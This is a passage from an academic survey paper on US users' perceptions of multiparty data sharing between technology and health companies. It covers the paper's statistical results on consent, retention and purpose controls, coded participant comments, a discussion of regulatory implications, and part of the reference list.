We further note that our participants, from across the United States, are WEIRD (Western, educated, industrialized, rich and democratic) [70]. We do not presume to make global assertions from our study but instead show that even within this group there is a diverse set of expectations and preferences not currently supported by technology nor required by regulations. Our scenarios are based on examples located in North America, where our respondents live. This is critical as different regions, even within WEIRD participant pools, have different existing laws and expectations. For example, EU citizens already have different protections than non-EU citizens. Finally, we acknowledge the potential for bias towards perceived socially desirable behaviour [66]. We attempt to mitigate this bias by using the more neutral term 'acceptable'. We ensure there are no mentions of privacy until the end of the survey, and we give participants the opportunity to provide their own views in free-form text.




Figure 2: The acceptability distribution of multiparty data sharing across all scenarios for each variable. Acceptability is measured on a five-point semantic difference scale and each segment corresponds to the proportion of respondents who select that level of acceptability ($N = 916$).

4 Results

We first present respondents' overall perceptions of multiparty data sharing and related user controls. Second, we examine the differences in acceptability between and within each sharing type. This is followed by our analysis of demographic based variations in perceptions. Finally, we present an exploration of respondents' free-form responses. Recall, the labels for the variables and collaboration types are found in Table 1.

The results we present highlight our statistically significant findings. For interpretability, we report mean values for acceptability in this section. When we refer to statistically significant differences, we are not referring to these means, but include them as the statistical mean ranks are less interpretable. We use non-parametric statistical tests, which use mean ranks, as our data is not normally distributed. This decreases the risk of incorrectly saying a difference is significant. All statistical results use a significance level of 0.05. The details of our statistical analysis are in Appendix A.

Note that although we asked respondents questions with respect to how privacy mechanisms could impact acceptability, unfortunately respondents' comprehension of the privacy mechanisms definitions was low (based on our validation definitions) and so we exclude the acceptability results from this work. Please refer to Appendix B for details of respondent comprehension.

4.1 Overall Perceptions

We begin by determining a base understanding of how acceptable respondents find multiparty data sharing and our defined variables, regardless of the type of collaboration they received. The acceptability of the data sharing scenario in 'general' (a), is completely unacceptable or somewhat unacceptable to 45% of respondents. Without additional details about the collaboration, participants respond slightly more towards the unacceptable end of the scale, but almost 30% of respondents do find it to be at least somewhat acceptable. The distributions of how acceptable respondents found each variable are shown in Figure 2.

Within Informed Consent. All user control variables for consent, (b) through (e), have statistically significant differences in terms of acceptability. Overall, in terms of notification and consent, participants find data sharing more acceptable when they are explicitly informed or have more control over whether their data was used. 'Concealed consent', when they receive no formal notification, is overwhelmingly unacceptable to 73% of respondents ((b), $\mu = 1.88$). Unacceptability is substantially reduced when users are notified in any manner, regardless of control (e.g., even if opt-in or opt-out options are not available). 'Opt-out consent' ((d), $\mu = 3.31$), where users can toggle a setting to indicate they do not want their data shared, skews slightly more towards the acceptable end of the scale than the 'assumed consent' case ((c), $\mu = 3.11$). 'Opt-in consent' achieves the highest acceptability ((e), $\mu = 3.78$) within the consent/notification grouping with approximately 58% of respondents finding it at least somewhat acceptable.

Within Data Retention. We investigate respondents' perceptions with respect to data retention, (f) through (h), and find significant differences in their acceptability. Respondents find 'retaining data indefinitely' ((f), $\mu = 2.31$) to be less acceptable than retaining the data until the company is 'finished

using it' ((g), $\mu = 2.94$) and less acceptable than retaining the data for a 'specified time' limit ((h), $\mu = 2.99$). There is no significant difference in the distributions of how acceptable respondents find data between retention for a 'set period of time' and 'as long as the company uses it'. However, in practice there could be no real difference in how long the data is retained between indefinite retention and retaining the data as long as the company is using it. This result highlights the risk of influencing users consent based on phrasing; something not currently strictly defined across regulations on data sharing.

Within Purpose. In terms of purpose of use, (i) through (k), there are statistically significant differences in how acceptable respondents find each purpose. Respondents' overall perceptions are summarized as follows. It is least acceptable when the company (or companies) uses the data to generate revenue ((i), $\mu = 2.21$). Respondents find it somewhat more acceptable when there is an explicit tangible or perceived benefit to the user, such as a monetary reward ((j), $\mu = 3.05$) or improved service ((k), $\mu = 2.88$).

4.2 Nature of Collaboration

Recall the five types of collaboration defined in Section 3.1 and shown in Figure 1. First, we examine between group differences, that is, the differences in acceptability between different collaboration types. Second, we present within group differences, more specifically, the difference in acceptability between the scenarios that comprise a collaboration type.




Figure 3: Average acceptability of variables for each collaboration type. The labels for collaboration types and variables correspond to those shown in Table 1.

Variable	Label
All scenarios (general)	(a)
Concealed consent	(b)
Assumed consent	(c)
Opt-out consent	(d)
Opt-in consent	(e)
Retained indefinitely	(f)
Retained while in use	(g)
Retained for set time	(h)
Generating revenue	(i)
Provide user remuneration	(j)
Improving services	(k)
Collaboration Type	**Label**
Validation	(V)
Two-way Two-Party Exchange	(1)
One-way Two-Party Exchange	(2)
Many-to-One Exchange	(3)
Acquisition	(4)
Merger then Acquisition	(5)

Table 1: Reference table for labels corresponding to usage controls and collaboration types.

4.2.1 Between Collaboration Types.

We compare our five types of multiparty data sharing to investigate whether some sharing types are more acceptable to respondents. The different average acceptability scores across types of collaborations for variables (a) to (k) are shown in Figure 3. To determine which types of collaboration are more or less acceptable we perform a subsequent pairwise analysis.

With respect to acceptability in 'general' (a), the different collaboration types, (1) through (5), are statistically significantly different. Both 'acquisition' ((4), $\mu = 2.96$) and 'merger then acquisition' ((5), $\mu = 2.93$) are more acceptable than a 'one-way two-party exchange' ((2), $\mu = 2.51$) and 'many-to-one exchange' ((3), $\mu = 2.34$). A possible attribution to the greater acceptability for mergers and mergers then acquisition rather than exchanges could be the indirectness by which data is acquired. Unlike in the specific exchange scenarios ('one-way two-party' and 'many-to-one') where data can be seen as a commodity, within the merger-acquisition scenarios nobody is explicitly seen as 'selling' users' data. Additionally, in the case of mergers and acquisitions, the company acquiring the data may be seen as the new shepherd of the data, continuing to provide the user with the services that led them to originally use the acquired companies' services.

User Controls Between Collaboration Types. We further compare between collaboration types for each of the user control mechanisms. We continue to observe statistically significant differences between mergers and acquisitions com-

pared to the other exchange types. Specifically, 'improving services' (k) is more acceptable for a 'merger then acquisition' ((5), $\mu = 3.11$) than a 'one-way two-party exchange' ((2), $\mu = 2.70$). 'Assumed consent' (c) is more acceptable for both merger collaboration types ('acquisition' ((4), $\mu = 3.34$) and 'merger then acquisition' ((5), $\mu = 3.34$)) than for a'one-way two-party exchange' ((2), $\mu = 2.91$). Finally, 'retained for a set time' (h) is more acceptable for an 'acquisition' ((4), $\mu = 3.17$) than a 'one-way two-party exchange' ((2), $\mu = 2.72$) The difference in acceptability between types for data retention and purpose could again be potentially attributed to the indirectness by which data is acquired in mergers and acquisitions.

There are no notable differences between collaboration types for 'concealed consent', 'generating revenue', 'retained indefinitely', and 'retained while in use'. This unchanging negative perception is likely because these attributes are considered more uniformly unacceptable. These results demonstrate another avenue where users would benefit from transparency in terms of the purpose and other contextual information, to make an informed decision of whether to consent, when companies are merged or acquired.

4.2.2 Within Collaboration Types.

Each collaboration type consists of two possible scenarios. We compare the scenarios within each collaboration type to one another to identify differences that exist depending on the sending and receiving companies as well as who the respondent is a user of. In our analysis we do not consider the order that the companies are introduced as a factor. This exclusion is based on our validation test for collaboration Type V; which found no statistically significant differences between the response distributions whether a health or technology company is introduced first, across variables (a) through (k).

We summarize the remainder of our results within collaboration types by their common themes. Overall, the within collaboration types analysis suggests that the inclusion of a health company negatively influences users' perceptions of the multiparty data sharing.

Collaboration over Commodification for Health Data. We find an interesting result within the 'one-way two-party exchange', an exchange type where the key distinction between scenarios is a tech company giving away user data (Scenario E) versus a health company giving away user data (Scenario F). We identified statistically significant differences across seven of the eleven measured variables. The four non-significantly different variables are 'concealed consent', 'assumed consent', 'opt-out consent', and 'retained indefinitely'. For the seven variables that do have significant differences, they are all more acceptable for Scenario E when compared to Scenario F. In Scenario E, respondents are framed as a user of a technology company which is providing its data to a health company. Whereas, in Scenario F respondents are framed as a user of a health company which is providing its data to a technology company. In both Scenario E and F, respondents are a user of the company giving away data.

This suggests the difference in acceptability could be attributed to the commoditization of health data being more objectionable than in the case of tech data. While respondents may be used to, or even have come to expect to have their data treated as a commodity by technology companies (Scenario E), the same may not be true for health companies. To further this idea, we look within 'two-way two-party exchanges' (Scenarios C and D), wherein the health company shares its data but also receives data in return. Respondents seem to interpret this reciprocity as providing some benefit to them, as opposed to being a 'sale'. When this reciprocity is absent in Scenario F, we see lower acceptability overall, possibly due to this commodification of health data which has an expectation to be the most protected data.

Health Companies Complicate Data Sharing. Health companies being involved negatively impact user perceptions of multiparty data sharing even when the health company is only receiving data. This is shown, first within 'many-to-one exchange', wherein a number of companies are sharing data with either a tech company (Scenario G) or a health company (Scenario H). We found a significant difference in acceptability of 'assumed consent'. Respondents who received the scenario where a technology company acquired the data (Scenario G, $\mu = 3.25$), found 'assumed consent' to be more acceptable than when a health company received the data (Scenario H, $\mu = 2.76$). This result implies that users were not as satisfied with simply being informed of data sharing, when it is shared with a health company, in contrast with a technology company. As both scenarios involve sharing financial data, we can hypothesise that users do not want their financial records to influence any future medical diagnoses. Users may be concerned for discrimination while receiving medical treatment or processing insurance, if a health company obtained their financial records.

The negative impacts of health company in data sharing is also shown within the 'acquisition' collaboration type. Scenarios within 'acquisition' involve a start-up that tracks user data on diet, fitness, and social habits being acquired by either a technology company (Scenario I) or a health company (Scenario J). Respondents found 'opt-in consent', the "strictest" consent option of the ones we tested, to be more acceptable when a technology company (Scenario I, $\mu = 4.24$), rather than a health company (Scenario J, $\mu = 3.77$) acquired a startup. We expect that respondents are more comfortable with their fitness habits influencing technology products, like in Scenario I, rather than having the potential to influence their medical treatment or insurance as in Scenario J.

As a final note on the inclusion of health companies and how they may influence respondents, we note that health

data has certain laws surrounding it that respondents may believe will protect them. Further, respondents concerns with data transferring to or from a health company may also be attributed to respondents being unsure as to the purpose. From our free-form responses we know that the purpose of use for the data was a frequent condition for acceptability.

4.3 Demographic Variations

We evaluate responses across all scenarios for differences based upon demographic groupings. For demographic differences due to gender, we compare men versus women as we did not have enough respondents representing other genders, leaving us with $N = 887$. We compare the two groups comprised of 432 men and 455 women across the variables (a through k). From our data we identify a significant difference in (b) 'concealed consent'. We can conclude that men ($\mu = 1.98$) found their consent not being explicitly granted, to be significantly more acceptable than women ($\mu = 1.76$) did.

To examine demographic variations due to age, we compare five age groups. From our data we identify a significant difference due to age group across all variables except for 'assumed consent', 'opt-out consent', and 'opt-in consent'. Across the variables 'concealed consent', 'retained indefinitely', 'generating revenue', and 'improving services', respondents aged 55-64 find each variable to be significantly less acceptable than their otherwise aged counterparts (18-24, 25-34, 45-54). Respondents aged 35-44 find the 'general scenario', 'retained for set time', and 'generating revenue' less acceptable than respondents aged 45-54. Additionally, those aged 35-44 find 'improving services' less acceptable than respondents aged 18-24. While older people, such as our respondents aged 55-64, could be generally expected to have more conservative views, we do not know why the middle age group, respondents aged 35-44, have a similar lower level of acceptability across variables. These results demonstrate that different demographics have different desires. User controls need to have sufficient individualization to support these differences.

4.4 Free-from General Perceptions

We analyze 789 non-empty free-form responses to the question 'In general, what are your thoughts on companies sharing data with other companies'. We exclude 62 responses that are either not interpretable or indicated a desire not to respond. For example, exclusions include: single or random character responses (e.g., 'a', 'alskj'), 'N/A', and 'no'.

Responses were coded in terms of their positive or negative perceptions of the practice of sharing data. Positive or negative responses can have a conditional component that indicates what improves or worsens their perceptions. The codes for the free-form responses perceptions were developed through discussion and definition by two members of the research team based on a sampling of the response set and the predefined 'positive' and 'negative' codes. A 'resigned' and a 'neutral' code were added after initial sampling to more accurately describe all responses. This methodology follows the process of Oates et al.'s [55] analysis and Miles et al.'s Qualitative Data Analysis: A Methods Sourcebook [49].

	Frequency by Collaboration Type					
Code	**All**	**1**	**2**	**3**	**4**	**5**
Neg.	305	46	45	54	49	48
Neg. Cond.	107	19	15	12	17	22
Neutral	66	12	7	10	15	16
Resigned	32	6	4	5	7	10
Pos. Cond.	165	26	25	26	33	37
Pos.	51	5	10	4	13	8

Table 2: Frequency given Nature of Collaboration. Columns correspond to: 1. One-way two-party exchange, 2. Two-way two-party exchange, 3. Many-to-one exchange, 4. Acquisition, and 5. Merger then acquisition.

The final codebook used to code the free-form responses is *neg* for unconditionally negative, *neg. Cond.* for overall negative response but permitted cases, *neutral* for neither positive nor negative, *resigned* for negative but accepted, *pos. Cond.* for overall positive but forbidden cases, and *pos.* for unconditionally positive.

Two members of the research team each independently applied the perceptions codebook to the response set. The coded responses were reviewed for agreement by the two team members. The process for handling a disagreement in coding was for both coders to check their responses. If the difference could be attributed to having mislabelled the code, a correction would be made. The coders would come back together and check the new agreement. If disagreement persisted, it went to a tie-breaker coder. We include an overview of common themes that were indicated as influencing perceptions or requirements in 'conditional' responses. The final code counts are summarized in Table 2.

4.4.1 Polarity of Base Perceptions

Of the total (789) responses coded for positive and negative perceptions, 32 required a third coder to break the disagreement. The original two independent coders agreed on the codes for 757 responses, or 96% of responses after checking for errors. One of the 32 responses shared with the third coder was coded differently by all three coders and the consensus was to remove it due to the ambiguity.

Unconditionally negative responses formed the largest group of responses and included a breadth of subjects relating to purpose, laws and regulations, distrust, and risks. Objections include users' data being used for generating revenue for the company or for marketing purposes.

P58310: I think companies after having acquired

> data as an asset has one intention and it's making money through exploitation"
>
> P78909: "These companies are reprehensible! I will not consent to my data being shared for marketing purposes"

Other negative responses report distaste for being coerced into agreeing to data sharing in order to access services. Respondents consider such requirements an uneven trade given the risks associated with a breach that exist whenever data is collected, saved, and shared.

> P20322: "I'm not happy about it because if you do agree you can't choose who it will be shared with. If you don't agree, you can't use the service"
>
> P53560: "I hate it. Cookies and data thieves. Opting out often renders the website unaccessible- so it's coercion/entrapment. Data breaches wouldn't really happen if data wasn't retained"

Other possible risks of such sharing, according to respondents, include malicious outsiders and malicious companies. Respondents express concern with targeted manipulation by a company, such as advertising, using the shared data. Concern with breaches or leaks also includes concern for data leaking out in ways users do not expect.

> P69036: "While there are clear and logical reasons for utilizing and selling this data it does have potential for targeted manipulation"
>
> P36717: "no. It makes me feel like my personal information is keep leaking out. i feel more vulnerable"

The responses coded as 'resigned' essentially express that respondents know such sharing occurs, do not necessarily like it, but accept it as reality. Respondents also express a need for law or regulations, a belief that such events are likely more or less frequent than they know, a feeling of futility, and the implied agreement to such things when using apps. One participant's response encompasses each of the above themes.

> P07944: "It's a gray area: users make and agreement with companies for information use based upon the scope and identity/reputation of a company. What happens with an individual's information in the event of a the business/organization being sold. Legally speaking, the matter is an open and shut case. However, a user may not want to have the same information use agreement with the new company...and their rights to having a say in how their information is being used are clearly being violated by the new company which technically owns the rights to the information they have purchased since the company never negotiated terms with users and can use that information according to the company's desire and purposes. It's legal; but it sucks"

The neutral responses include two main types. First, some respondents directly say they are neutral or do not care about such sharing. Second, some respondents express some potential limitations on such sharing, but that they still did not have strong feelings about it either way.

> P79659: "I don't have definite objections to companies sharing data with other companies"
>
> P60109: "It depends on what it's used for and must have complete consent from an individual that isn't forced"

Few of the unconditionally positive responses say more than a one to three word answer. For example, 'good', 'epic', and 'sounds great' are common. The positive responses beyond sharing a generic response include some benefit to the individual or to the company. Benefits include personalizing advertising, ad opportunities, and new developments. While distaste for data being used for advertising was found in many negative responses, such as the earlier examples, this distaste was not universal.

> P14505: "I think that it is acceptable because they need to use this data for advertising opportunities"
>
> P98147: "Data sharing encourages more connection and collaboration between researchers, which can result in important new findings within the field. In a time of reduced monetary investment for science and research, data sharing is more efficient because it allows researchers to share resources"

4.4.2 Conditionals and User Control

In this section we focus on the responses coded as conditional. We highlight requirements users report as necessary for the scenarios to be acceptable. Specifically, we review 'positive conditional', 'negative conditional', and 'neutral' coded responses with respect to their conditionals. We include 'neutral' as our code definition of 'neither positive nor negative', does not prevent conditions from being specified in the response. Whether respondents viewed the scenario positively or negatively, they expressed similar themes.

Consent. The importance of consent and transparency is prominent in both positive and negative conditionals, with an emphasis on informed consent. Respondents express a need for easily accessible opt-out options and that consent (to data sharing) should not be a requirement for using a service.

> P66884: “It’s inappropriate unless the user consents explicitly and should never be a requirement for use"

> P10652: “I do not think it is acceptable unless they have the users permission. Or an option to cancel information sharing. If the user has a choice and is OK with it then I believe it’s fine"

> P19193: “If they make people aware (in BIG print, not small, easy-to-miss print) then it’s fine"

When expressing the importance of users’ consent, some respondents highlight that data sharing should not be taken lightly. There are risks that can be associated with data being provided to other entities that cannot be properly evaluated without details as to where the data is going, what the data is, and why it is being shared. Receiving user consent requires full transparency with respect to each of those attributes.

> P91741: “It should not be shared unless the individual gives authority to do so. It is private information that should not be shared on a whim"

> P09262: “I don’t think companies should share customer’s personal information unless specific consent is received from the customer to where/what the information is shared to, as well as why"

Furthermore, consent can be withdrawn and cannot be assumed to be transferable between entities, even in the case of a company being purchased.

> P41281: “Information collected, with the users permission, should never be shared with another company or assumed to be the property of said company if they merge with another company. This would be true regardless of whether the original company remains in the same business, or moves into a different service."

However, some respondents highlight that sufficient transparency can be advantageous to companies building goodwill after mergers or acquisitions.

> P48036: “...The company can email its acquired users and them that they bought out the nicestartup and they want to use the data in order to improve their services and then list their services so people can decide for themselves. You’ll be surprised how many people will agree to continue, there’s no need to hide, lie, or manipulate anything. Just be honest! You’ll earn respect and loyalty as well"

Data Type and Processing. Respondents indicate preferences for the kind of data and how the data is processed.

> P31222: “I do not like the idea of any personal, individual information being shared with other companies, either for free or for a price, but if a study is performed on that data and then the study results are shared I completely think that is okay"

The type of data that is acceptable or unacceptable is not universal. Respondents mention opposition to medical or health data generally, although there is some acknowledgment of possible exceptions. While personally identifiable information (PII) is generally expressed as inappropriate to share, what counts as PII is less universal. Some respondents consider buying habits to be fine while others highlight the private nature of such financial transactions [18].

> P45732: “I don’t mind sharing information as long as it’s not financial"

> P71169: “I have a problem with this when it’s sensitive personal information such as health information. I don’t have as much of a problem with this when it’s something less sensitive, such as my buying habits"

Purpose. The acceptability of different data sharing purposes, at least as far as the free-form responses are concerned, is highly individualized to what each respondent considers beneficial or detrimental. Some respondents find advertising acceptable while others do not. Sharing data to improve services or scientific investigations are spoken of positively while selling users’ data for monetary gain is aggressively opposed.

> P24797: “It depends upon the purpose (my benefit or detriment), the data security to ensure the original personally identifiable data is secure or destroyed and the trust based on the history of how the company previously handled data"

Health. Health data is the most controversial type of data sharing, and a number of respondents express concern for whether legitimate sharing purposes exist. Many respondents that mention health data do so with intense negativity and concerns over the relevant ethics and legality of the exchange or purchase of health-related data.

> P94865: “Repugnant, especially in light of for-profit health systems attempting to maximize profitability from patient interactions"

> P72271: “There are stringent rules about sharing data under HIPAA in the US and this clearly violates it, along with potentially exposing PII"

> P77878: “worried that data will be mined for insurance companies so they can eliminate or remove costly illnesses"

Even within the topic of health data, some respondents reflect upon the potential for acceptable data sharing settings. Privacy protections are key to improving the acceptability of health data sharing. Protections could include regulations, privacy mechanisms, and greater transparency.

> P20986: “It depends. I think it can be beneficial under certain circumstances, but I would be hesitant having any healthcare data shared outside my practitioners. However, I recognize how it can improve goods/services, but there has to be a lot of protection in place anytime data is shared"

> P44838: “I believe for health records it should be acceptable for continuance of care but not for advertising or making money"

5 Discussion

Disambiguate Third Parties. Privacy policies that give companies unrestricted ability to share data with ‘third-parties’ and ‘partners’ do not encapsulate the details that influence users’ preferences. Our results show users care about who data is being shared with, what is being shared, and the structure of the collaboration. In terms of ‘who’, health companies sharing data is less acceptable than technology companies. In terms of ‘what’, it is more acceptable to share fitness data with a technology than a health company. Structurally, reciprocity improves acceptability over one-way ‘sale’ type transactions. Transparency with respect to the nature of any collaboration is required to support the preferences our respondents expressed. Thus, regulations, such as CCPA, need to have detailed requirements for companies to clearly outline the properties we identify for data sharing.

Explicit over Implicit Consent. Implied consent is inferred based on a person’s actions or circumstances. When companies make consent conditional for the use of their service, the use of the service is taken as consent. In contrast to implied consent, explicit consent is unmistakably provided by the user, possibly in writing. It is specific, can be rescinded, and is non-transferable. Informed consent requires users to have an understanding of the implications and extent of what their agreement applies to when using an app or tool. Respondents in our study expressed a clear preference for explicit consent that requires them to opt-in over implied consent (e.g., ‘concealed consent’ or ‘assumed consent’). Respondents’ preference for, and emphasis on consent and transparency, held for both statistical analysis and free-form responses.

Reduce Ambiguities to Communicate Privacy. Although user controls affect the acceptability of collaborations, the effect does not always correspond to the impact on privacy in practice. For example, retaining data ‘while in use’ and ‘indefinitely’ may have no practical difference. Despite this, respondents found it more acceptable for companies to retain data ‘while they are using it’. Companies could abuse such misunderstandings by making something seem more private in practice than it actually is.

Similarly, each of the five privacy mechanisms we included have a different effect on privacy in practice. Respondents to our study had difficulties understanding our descriptions of the privacy mechanisms. Unless users can distinguish between accessible descriptions, they will not be making informed decisions. Therefore, when companies use privacy mechanisms, they should be compelled by law to ensure it is either easy to understand or that users are not required to understand the privacy mechanism used to successfully make an informed choice. Going forward, researchers and policy makers must focus on conveying the significance of different privacy implications and changing the information provided to users such that it is clear and concise and not perceived as minor details.

6 Conclusion

We presented the results of our survey on user perceptions of multiparty data sharing. Our results indicate that the type of data sharing collaboration affects acceptability as do the available user controls. Based on these results, we recommend that regulations for data sharing do not solely rely on past work that focused on only one company receiving data from another (whether for advertising or other purposes). We hope the recommendations we have made help other privacy researchers and regulators mitigate the inequity imposed on users by data commodification.

Acknowledgments

We gratefully acknowledge the support of NSERC for grants RGPIN-05849, CRDPJ-531191, IRC-537591, CRDPJ-534381, the NSERC Alexander Graham Bell Canada Graduate Scholarship program, and the Royal Bank of Canada for funding this research.

References

[1] Alessandro Acquisti. Privacy in Electronic Commerce and the Economics of Immediate Gratification. In *Proceedings of the 5th ACM Conference on Electronic Commerce*, pages 21–29, 2004.

[2] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian

Schaub, Manya Sleeper, et al. Nudges for Privacy and Security: Understanding and Assisting Users' Choices Online. *ACM Computing Surveys*, 50(3):1–41, 2017.

[3] Annie I Antón, Julia B Earp, and Jessica D Young. How Internet Users' Privacy Concerns Have Evolved Since 2002. *IEEE Security & Privacy*, 8(1):21–27, 2010.

[4] Noah Apthorpe, Yan Shvartzshnaider, Arunesh Mathur, Dillon Reisman, and Nick Feamster. Discovering Smart Home Internet of Things Privacy Norms Using Contextual Integrity. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 2(2):1–23, 2018.

[5] Naveen Farag Awad and M. S. Krishnan. The Personalization Privacy Paradox: An Empirical Evaluation of Information Transparency and the Willingness to Be Profiled Online for Personalization. *MIS Quarterly*, 30(1):13–28, 2006.

[6] Vinayshekhar Bannihatti Kumar, Roger Iyengar, Namita Nisal, Yuanyuan Feng, Hana Habib, Peter Story, Sushain Cherivirala, Margaret Hagan, Lorrie Cranor, Shomir Wilson, et al. Finding a Choice in a Haystack: Automatic Extraction of Opt-Out Statements from privacy Policy Text. In *Proceedings of The Web Conference 2020*, pages 1943–1954, 2020.

[7] Susanne Barth, Menno DT de Jong, Marianne Junger, Pieter H Hartel, and Janina C Roppelt. Putting the Privacy Paradox to the Test: Online Privacy and Security Behaviors Among Users with Technical Knowledge, Privacy Awareness, and Financial Resources. *Telematics and Informatics*, 41:55–69, 2019.

[8] Alastair R Beresford, Dorothea Kübler, and Sören Preibusch. Unwillingness to Pay for Privacy: A Field Experiment. *Economics letters*, 117(1):25–27, 2012.

[9] Mark Bergen and Jennifer Surane. Google and Mastercard Cut a Secret Ad Deal to Track Retail Sales. Online, 2018. https://www.bloomberg.com/news/articles/2018-08-30/google-and-mastercard-cut-a-secret-ad-deal-to-track-retail-sales.

[10] Eric W. Burger, Michael D. Goodman, Panos Kampanakis, and Kevin A. Zhu. Taxonomy Model for Cyber Threat Intelligence Information Exchange Technologies. In *Proceedings of the 2014 ACM Workshop on Information Sharing & Collaborative Security*, page 51–60, New York, NY, USA, 2014. ACM.

[11] Microsoft News Center. Microsoft to Acquire LinkedIn. Microsoft News Center, 2016. https://news.microsoft.com/2016/06/13/microsoft-to-acquire-linkedin/.

[12] Microsoft News Center. Microsoft and Providence St. Joseph Health Announce Strategic Alliance to Accelerate the Future of Care Delivery. Online, 2019. https://news.microsoft.com/2019/07/08/microsoft-and-providence-st-joseph-health-announce-\strategic-alliance-to-accelerate-the-future-of-care-delivery/.

[13] Hao Chen, Zhicong Huang, Kim Laine, and Peter Rindal. Labeled PSI from Fully Homomorphic Encryption with Malicious Security. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1223–1237, New York, New York, USA, 2018. ACM, ACM.

[14] Evgenia Christoforou, Pinar Barlas, and Jahna Otterbacher. It's About Time: A View of Crowdsourced Data Before and During the Pandemic. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, CHI '21, New York, NY, USA, 2021. ACM.

[15] Lorrie Faith Cranor. Can Users Control Online Behavioral Advertising Effectively? *IEEE Security & Privacy*, 10(2):93–96, 2012.

[16] Lorrie Faith Cranor. Necessary but Not Sufficient: Standardized Mechanisms for Privacy Notice and Choice. *J. on Telecomm. & High Tech. L.*, 10:273, 2012.

[17] Lorrie Faith Cranor, Joseph Reagle, and Mark S Ackerman. Beyond Concern: Understanding Net Users' Attitudes About Online Privacy. *The Internet upheaval: raising questions, seeking answers in communications policy*, pages 47–70, 2000.

[18] Yves-Alexandre De Montjoye, Laura Radaelli, Vivek Kumar Singh, et al. Unique in the Shopping Mall: On the Reidentifiability of Credit Card Metadata. *Science*, 347(6221):536–539, 2015.

[19] Tobias Dienlin and Sabine Trepte. Is the Privacy Paradox a Relic of the Past? An In-Depth Analysis of Privacy Attitudes and Privacy Behaviors. *European Journal of Social Psychology*, 45(3):285–297, 2015.

[20] Nico Ebert, Kurt Alexander Ackermann, and Peter Heinrich. Does Context in Privacy Communication Really Matter? — A Survey on Consumer Concerns and Preferences. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, CHI '20, page 1–11, New York, NY, USA, 2020. ACM.

[21] José Estrada-Jiménez, Javier Parra-Arnau, Ana Rodríguez-Hoyos, and Jordi Forné. Online Advertising: Analysis of Privacy Threats and Protection Approaches. *Computer Communications*, 100:32–51, 2017.

[22] Benjamin Fabian, Tatiana Ermakova, and Tino Lentz. Large-Scale Readability Analysis of Privacy Policies. In *Proceedings of the International Conference on Web Intelligence*, pages 18–25, 2017.

[23] Federal Trade Commission. Android Flashlight App Developer Settles FTC Charges It Deceived Consumers. https://goo.gl/Zf18jI, 2013. Accessed 2019-08-09.

[24] Yuanyuan Feng, Yaxing Yao, and Norman Sadeh. A Design Space for Privacy Choices: Towards Meaningful Privacy Control in the Internet of Things. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, pages 1–16, 2021.

[25] Casey Fiesler and Blake Hallinan. "We Are the Product" Public Reactions to Online Data Sharing and Privacy Controversies in the Media. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, pages 1–13, 2018.

[26] Chaim Gartenberg. Google Buys Fitbit for $2.1 Billion. The Verge. https://www.theverge.com/2019/11/1/20943318/google-fitbit-acquisition-fitness-tracker-announcement.

[27] Hana Habib, Sarah Pearman, Jiamin Wang, Yixin Zou, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. "It's a Scavenger Hunt": Usability of Websites' Opt-Out and Data Deletion Choices. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2020.

[28] Hana Habib, Yixin Zou, Yaxing Yao, Alessandro Acquisti, Lorrie Cranor, Joel Reidenberg, Norman Sadeh, and Florian Schaub. Toggles, Dollar Signs, and Triangles: How to (in) effectively Convey Privacy Choices with Icons and Link Texts. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, pages 1–25, 2021.

[29] Eszter Hargittai and Elissa M Redmiles. Will Americans be Willing to Install COVID-19 Tracking Apps? *Scientific American*, pages Epub–ahead, 2020.

[30] Anis Heydari. The Canadian Tech Company that Changed its Mind about Using Your Tax Return to Sell Stuff. CBC, 2020. https://www.cbc.ca/radio/costofliving/indigenous-nations-and-the-economy-plus-why-it-s-so-hard-to-fly-for-cheap-in-canada-1.5469919/the-canadian-tech-company-that-changed-its-mind-about-using-your-tax-return-to-sell-stuff-1.5471400.

